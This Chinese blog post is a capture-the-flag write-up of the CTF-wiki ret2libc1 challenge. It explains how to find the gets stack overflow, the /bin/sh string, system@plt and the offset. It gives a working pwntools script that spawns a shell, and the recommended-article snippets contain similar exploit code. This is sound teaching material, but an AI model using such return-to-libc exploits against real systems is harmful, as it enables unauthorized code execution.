ret2libc1做题历程分享(ctfwiki)

跟着CTF-wiki学pwn——ret2libc1 CTF-wiki的注解:简单的ret2libc 阅读详情


1.checksec保护机制

开启NX保护并且是32位

运行一下,退出

2.拖进32位ida

main函数

首先找bin/sh

gets函数明显栈溢出

shift+F12找到bin/sh

或者

用以上命令ropgadget来寻找

新手小白建议用ropgadget来寻找,因为直接从ida中看对新手小白容易看错地址(下面还有一个地址)


接下来找system函数

ida/linux都可 

 

计算偏移量 

 偏移量112

最后构造exp

from pwn import*
p=process('./ret2libc1')


binsh_addr=0x08048720
system_plt=0x08048460


payload=flat([b'a'*112,system_plt,'b'*4,binsh_addr])


p.sendline(payload)
p.interactive()

链接成功

cat flag 

从零开始学逆向:理解ret2libc-1 ret2libc即劫持程序的控制流,使其执行libc中的函数,一般是返回到某个函数的plt处,或者某个函数的具体位置(函数对应got表的内容),大多情况下是执行system('/bin/sh')。 阅读详情

相关推荐

ret2libc1

文章目录ret2libc11.简单机制介绍2.程序分析3.exp编写 ret2libc1 1.简单机制介绍 ret2libc即控制程序执行libc中的函数,一般是返回至某个plt处或者函数的具体的位置(比如got表项的内容)。一般,我们选择跳转到system("/bin/sh")位置,从而获取shell。当程序调用某个函数时,程序会去plt表内查找,plt表再去got内查找,如果got内存在那么直接返回;如果不存在那么就调用查找函数搜寻需要用到的函数,然后存入got表内。 当前的ret2libc1:有sy

m0_49959202的博客 411

【PWN · ret2libc】ret2libc1

当函数运行到调用库函数时,程序将访问对应函数的plt表项,plt表项存着代码,代码分为两部分:第一部分,跳转到对应的got表。第二部分,查找函数的真实地址,修改got表内容。 got表项存着一个地址。然而这个地址并不一开始就是libc中函数的真实地址。 一开始,got表项中地址指向plt代码的第二部分。后来,因运行plt第二部分代码段,got表内容被修改为真实函数地址。依据以上,我们可以......分享几个实用的干货小技巧,不用IDA解决此题

Mr_Fmnwon的博客 2467

【PWN · ret2libc】[NISACTF 2022]ezstack

通过查看ELF文件信息,确定攻击方法,实现ret2libc1类型的攻击简单的ret2libc1类型题目。

Mr_Fmnwon的博客 1875

ctf wiki ret2libc1

寻找system函数 使用gdb info function system。4.由于调用函数需要压入参数 , push eip 模仿调用。填充字节为:71c-6ac = 112(十进制)大概明白 最后一个函数是gets函数 存在漏洞。3.查看v4距离返回地址存在多少字节。发现开始nx(栈段不可执行)寻找”/bin/sh“1.检查安全保护机制。

weixin_55885866的博客 178

pwn小白入门06--ret2libc

概述: 前文介绍了ROP的基本原理,但前面的方法有一些局限性,一旦目标程序调用的函数较少,或者使用动态编译,就会导致我们可以利用的gadget变少,从而无法达到利用效果。为了解决这种问题,我们可以选择使用ROP的方式,到动态链接库里面寻找gadget。即ret2libc。 动态链接库: 说动态链接库之前,先简单介绍一下库,库是一种软件组件技术,库里面封装了数据和函数,比如常用的printf,get函数。前文所说的ret2syscall所使用的程序是静态链接的,即在程序编译的时候就将整个库链接到程序中,一般这

weixin_45943522的博客 8910

17ret2libc1_64 pwn 入门题

pwn 入门题

pwn之ret2libc1

提示:payload中的BBBB,本来是exit函数,但是系统的崩溃不妨碍我们拿到flag。所以简化版就是直接填入BBBB垃圾字节。用python3计算偏移量,可得108,再加上4字节达到返回地址。看到system函数,我们可以构建ROP链来替换参数。4.利用pwntools来构造payload。发现gets函数,为栈溢出点。栈溢出保护关,栈执行关闭。3.计算所需填充的垃圾数据。

m0_75234353的博客 203

ret2libc1pwn 入门题

pwn 入门题

好好说话之ret2libc1

题目路径: /ctf-challenges/pwn/stackoverflow/ret2libc/ret2libc1 一、原理 ret2libc 即控制函数的执行 libc 中的函数,通常是返回至某个函数的 plt 处或者函数的具体位置 (即函数对应的 got 表项的内容)。一般情况下,我们会选择执行 system("/bin/sh"),故而此时我们需要知道 system 函数的地址 看C代码...

hollk’s blog 2005

以太网以及车载以太网概述

千兆网线和百兆网线区别 1、所谓的百兆网线其实就是 五类线 和超五类线 ,而千兆网线主要是指六类线 和超六类线 ,另外还有古老的十兆网线也就是指 四类线 和 三类线 等。 2、在使用上,其实千兆网线和百兆网线是没什么区别的,千兆网线完全兼容百兆网络。 3、百兆网线的线芯是8芯,但上传和下载只用到了其中的4根,而千兆网线需要完全用到8根。 4、另外在线芯的排布上,千兆网线的线芯中间有个十字形的塑料架,用来把四组8芯的线分开,这个百兆网线是没有的, 5、所有的网线在外皮上都有种类标识,CAT5 CAT

$好记性还是要多记录$ 4074

硬件测试入门--环路响应(Bode)测试

环路分析的一个重要作用就是分析开关电源的稳定性。扫频测试原理主要是给开关电源电路注入一个频率变化的正弦信号,测量开关电源在频域上的特性,通过分析穿越频率、增益裕度和相位裕度来判断环路是否稳定,可以为电子工程师设计稳定的控制电路提供直观的数据。开关电源的稳定性关系到整个应用系统的可靠性,利用伯德图可以看出在不同频率下系统增益的大小和相位。通过伯德图来对开关电源的环路稳定性进行判断和分析已经成为评估开关电源可靠性必不可少的方法。

songninging的博客 1万+

pwn做题之ret2libc1

(shellcraft.sh(),asm(shellcraft.sh()))这两条都是不能在这题派上用场。system(里面的参数要的是/bin/sh而不是shell!开启了NX意味着通常情况下不能执行自己编写的shellcode。找到system_plt的地址最后也能执行system真实地址。system("/bin/sh")才算拿到程序控制权。虽然有system但是没起到后门函数的作用。system参数位置在往上俩个字节。攻击这道题的通用结构。

2303_79500944的博客 1207

RJ45以太网接口EMC设计方案

RJ45以太网接口EMC设计方案 一、 接口概述 RJ45以太网接口是目前应用最广泛的通讯设备接口,以太网口的电磁兼容性能关系到通讯设备的稳定运行。赛盛技术应用电磁兼容设计平台(EDP)软件从接口原理图、结构设计,线缆设计三个方面来设计以太网口的EMC设计方案。 二、 接口电路 原理图的EMC设计 百兆以太网接口2KV防雷滤波设计 图1 百兆以太网接口2KV防雷滤波设计 接口电路设计概述: 本方案从EMC原理上,进行了相关的抑制干扰和抗敏感度的设计;从设计层次解决EMC问题;同时此电路兼容了百兆以太网接

兰陵笑笑生SD的博客 1万+

pwn学习-ret2libc1

pwn学习-ret2libc1

Sa1nZen的博客 519

ST03N 里看不到 SE38 / SA38?别急,这不是没记录,而是被换了名字

摘要:SAP系统中SE38/SA38事务码在ST03N统计中可能"隐身",因其对话步骤被归集到对应的程序名(如SE38→RSABAPPROGRAM)。ST03N侧重工作负载聚合统计,而STAD提供短期明细记录。正确排查方法是:在ST03N中搜索程序名而非事务码,再通过STAD验证具体使用情况。这一现象在权限整改和审计中易造成误判,建议将程序名纳入常规监控,并区分ST03N(趋势分析)与STAD(事实校验)的不同用途。

2007 年 ~ 2025 年,深耕 SAP 技术 18 年 953

实现画布拖拽算子排布,通过flink实现算子编排计算,如何实现?

🏆本文收录于 《全栈 Bug 调优(实战版)》 专栏。专栏聚焦真实项目中的各类疑难 Bug,从成因剖析 → 排查路径 → 解决方案 → 预防优化全链路拆解,形成一套可复用、可沉淀的实战知识体系。无论你是初入职场的开发者,还是负责复杂项目的资深工程师,都可以在这里构建一套属于自己的「问题诊断与性能调优」方法论,助你稳步进阶、放大技术价值 。

**My Coding Family** 1071

PWN —— ret2libc1

ret2libc1

qq_41696518的博客 573

DeerFlow 系列教程 第十二篇 | Tools 工具体系——从内置工具到 MCP 扩展

文件此工具允许 Agent 在运行时创建新的自定义 Agent。@toolsoul: str, # SOUL.md 的完整内容description: str, # Agent 的一行描述创建流程从获取agent_name写入配置文件(包含 name 和 description)写入灵魂文件SOUL.md(定义 Agent 的人格和行为)更新中的错误回滚MCP(Model Context Protocol)是一种标准协议,允许 AI Agent 连接外部工具服务器。DeerFlow 通过。

weixin_43674738的博客 181

Ret2libc 1

Ret2libc 1 题目代码和之前一样,gets函数存在栈溢出。同时也存在system函数,但是不同之处是我们不能直接跳转到system(“shell!?”)。因为我们要执行的是system(“bin/sh”)。 首先,我们可以在内存中搜索一下看有没有这个字符串 我们可以看到在0x8049720存在我们需要的字符串 那么,我们直接返回该处,即执行 system 函数。相应的 payload 如下 from pwn import * sh = process('./ret2libc1') binsh_

weixin_44864859的博客 860

【数据集处理】中国地面气候资料日值数据集(V3.0)(含MATLAB全代码)

简介数据集数据处理

WW、forever的博客 1万+

GB28181 —— 3、C++编写GB28181设备端,完成注册、注销、保活心跳、响应查询目录等功能(附源码)

GB28181 —— Win10下编写GB28181设备端,完成注册、注销、保活心跳、响应查询目录等功能(附源码)

1308

【pwn】ROP--retlibc

ROP中对retlibc技术的一些学习心得 漏洞利用思路: 1.找到泄露库函数地址的漏洞,获取libc版本(因为一般不会给你libc.so文件) 查询libc版本一般有三种方法: 1.libcsearcher库。在编写exp的时候用from LibcSearcher import LibcSearcher导入 通过libc.dump('system')可以得到system函数的偏移,libc.du...

Joaus的博客 829

efm32 入门.pdf

本PDF共计22页,介绍的是操作驱动API,下载与否自己斟酌。

pwn基本ROP——ret2libc

ret2libc环境PLT表和GOT表ret2libc1原理漏洞分析使用checksec查看保护措施使用IDA32位进行调试获取偏移量payloadret2libc2原理漏洞分析checksec使用IDA进行调试payloadret2libc3原理漏洞分析checksec使用IDA调试payload 环境 retlibc1 ret2libc2 ret2libc3 PLT表和GOT表 在进行ret2libc学习之前,我们需要先了解一下PLT表与GOT表的内容。 Globle offset table(GOT)

turtlesd的博客 3649

文档:亲测可用解决vnc灰屏,黑屏,鼠标大黑叉情况

主要解决vnc-viewer灰屏,黑屏,鼠标大黑叉等现象,详细见文档。

计算机控制技术及应用

《计算机控制技术及应用》通过总结作者的科研成果和吸收国内外的先进理论、方法和技术,以计算机控制系统的网络化、开放化、智能化和集成化发展趋势为主线索,主要介绍计算机控制系统的基本概念和计算机控制系统的典型形式,计算机控制系统的数学描述与基本分析方法,以及数字PID控制器、最少拍控制系统、达林算法、状态变量设计法等设计方法及其各种改进算法。重点突出计算机控制系统输入输出通道接口的设计方法和典型控制系统的设计案例与实现方法等。

CTFWiki-pwn

stackoverflow ret2text 首先checksec一下,是32位可执行文件,没有开启保护 放入ida,shift+f12查看字符串,发现secure函数中使用system函数调用了"/bin/sh",记下地址0x804863a 查看偏移地址 脚本如下: from pwn import * io = process("./ret2text") payload = b"a"*112 + p32(0x804863a) io.sendline(payload) io.interactive(

qq_55233040的博客 1708

win10 跳过U8环境检测的IE WebControls.rar

win10 安装u8的时候 提示IE WebControls 不通过,这个工具可以欺骗u8的检查。 跳过U8环境检测的IE WebControls。提示导入失败后,重新检测通过。

栈溢出入门0x05 ret2libc1

程序中自身就含有system函数和"/bin/sh"字符串程序中自身就有system函数,但是没有"/bin/sh"字符串程序中自身就没有system函数和"/bin/sh"字符串,但给出了libc.so文件程序中自身就没有system函数和"/bin/sh"字符串,并且没有给出libc.so文件一般需要用到ret2libc的时候就是无法注入shellcode了,也没有int 80可用,更没有后门函数了。

砖家 1227
上一篇: CTFHUB(PWN)Ret2Text
下一篇: ret2syscall前置知识
Rt1Text
博客等级 码龄5年 14粉丝 53原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值